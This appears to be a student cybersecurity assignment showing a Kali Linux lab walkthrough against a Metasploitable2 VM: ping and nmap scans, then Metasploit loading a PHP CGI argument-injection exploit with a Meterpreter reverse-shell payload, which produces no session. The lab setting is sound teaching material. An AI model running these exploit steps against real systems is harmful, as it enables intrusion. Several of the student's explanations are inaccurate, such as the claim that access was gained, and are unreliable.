

CYBERSECURITY ASSIGNMENT




```
┌──(kali㉿kali)-[~]
└─$ ping 172.16.105.27
PING 172.16.105.27 (172.16.105.27) 56(84) bytes of data.
64 bytes from 172.16.105.27: icmp_seq=1 ttl=255 time=1.89 ms
64 bytes from 172.16.105.27: icmp_seq=2 ttl=255 time=1.82 ms
64 bytes from 172.16.105.27: icmp_seq=3 ttl=255 time=2.09 ms
64 bytes from 172.16.105.27: icmp_seq=4 ttl=255 time=2.08 ms
64 bytes from 172.16.105.27: icmp_seq=5 ttl=255 time=2.03 ms
64 bytes from 172.16.105.27: icmp_seq=6 ttl=255 time=2.13 ms
64 bytes from 172.16.105.27: icmp_seq=7 ttl=255 time=2.07 ms
64 bytes from 172.16.105.27: icmp_seq=8 ttl=255 time=2.43 ms
64 bytes from 172.16.105.27: icmp_seq=9 ttl=255 time=2.10 ms
64 bytes from 172.16.105.27: icmp_seq=10 ttl=255 time=2.28 ms
64 bytes from 172.16.105.27: icmp_seq=11 ttl=255 time=1.59 ms
64 bytes from 172.16.105.27: icmp_seq=12 ttl=255 time=2.08 ms
64 bytes from 172.16.105.27: icmp_seq=13 ttl=255 time=2.08 ms
^C
── 172.16.105.27 ping statistics ──
13 packets transmitted, 13 received, 0% packet loss, time 12032ms
rtt min/avg/max/mdev = 1.593/2.052/2.433/0.195 ms

┌──(kali㉿kali)-[~]
└─$ 
```

- In kali linux, the ping command which is used to test the connectivity of network diagnostic utility




```
┌──(kali㉿kali)-[~]
└─$ nmap 172.16.105.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 04:05 EST
Nmap scan report for 172.16.105.27
Host is up (0.0099s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.55 seconds
```

- In kali linux, the ping command which is used to test the connectivity of network diagnostic utility




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.16.105.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 04:07 EST
Nmap scan report for 172.16.105.27
Host is up (0.012s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.18 seconds
```

- It is used to perform the service detection on targeted IP address




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+---------------------------+
  |      __________________   |                           |
  |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
  |             )=\           | |  EXPLOIT   \            |
  |            // \\          | |_____________\_______    |
  |           //   \\         | |==[msf >]============\   |
  |          //     \\        | |______________________\  |
  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
  |        //         \\      |  *********************    |
  +---------------------------+---------------------------+
  |      o O o                |        \'\/\/\/'/         |
  |              o O          |         )======(          |
  |                 o         |       .'  LOOT  '.        |
  | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
  | |    PAYLOAD     |""\___, |     /    (_||_     \      |
  | |________________|__|)__| |    |     __||_)     |     |
  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
  |  = = = = = = = = = = = =  |     '--------------'      |
  +---------------------------+---------------------------+


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

- Metasploit Framework Console, a powerful command-line interface for cybersecurity professionals and penetration testers Which search and run the modules for security tests




```
msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > 
```

- It is used to load a specific module, but without additional context.




```
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 172.16.105.27
RHOSTS ⇒ 172.16.105.27
msf6 auxiliary(scanner/http/http_version) > exploit



[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```

- it is used to specify the targeted IP address for an exploit




```
msf6 auxiliary(scanner/http/http_version) > searchsploit apache 2.2.8 | grep php
[*] exec: searchsploit apache 2.2.8 | grep php

Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
msf6 auxiliary(scanner/http/http_version) >
```

- It is used to filter apache exploits specifically related to php




```
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
   1  exploit/multi/http/php_cgi_arg_injection            2012-05-03       excellent  Yes    PHP CGI Argument Injection
msf6 auxiliary(scanner/http/http_version) >
```

- It is used to search for exploits related to a specific PHP CGI vulnerability affecting PHP versions up to 5.3.12 and 5.4.2




```
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > 
```

- it is used to perform data gathering tasks



```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 172.16.105.27
RHOSTS => 172.16.105.27
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) > pwd
[*] exec: pwd
```

- first which is used to attack the targeted hosts IP address and then run the selected exploit against the specific targeted system atlast Prints the current working directory after successfully gaining access to the target system



metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

```
▼ Response Headers        □ Raw
Connection                Keep-Alive
Content-Length            891
Content-Type              text/html
Date                      Sat, 21 Dec 2024
                          09:04:01 GMT
Keep-Alive                timeout=15, max=100
Server                    Apache/2.2.8 (Ubuntu)
                          DAV/2
X-Powered-By              PHP/5.2.4
                          2ubuntu5.10
▼ Request Headers         □ Raw
Accept                    text/html,application/xhtm
                          l+xml,application/xml;q=0.
```

1 requests 1.1 kB transferred

Highlights from the Chrome 131 update

Debug CSS with Gemini

Chat with Gemini right in the new AI assistance panel and get help with styling your page.

Annotate performance findings